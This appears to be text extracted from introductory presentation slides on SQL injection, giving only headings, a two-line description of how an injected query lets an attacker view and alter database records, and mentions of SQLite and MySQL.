




SQL INJECTION



INTRODUCTION




Malicious SQL query is validated and command is executed by database

Hacker is granted access To view and alter record he acts as a database adminstrator

SQL BASED DATABASES


- STRUCTURED STORAGE AND QUERY OF DATA



SQLite


MySQL

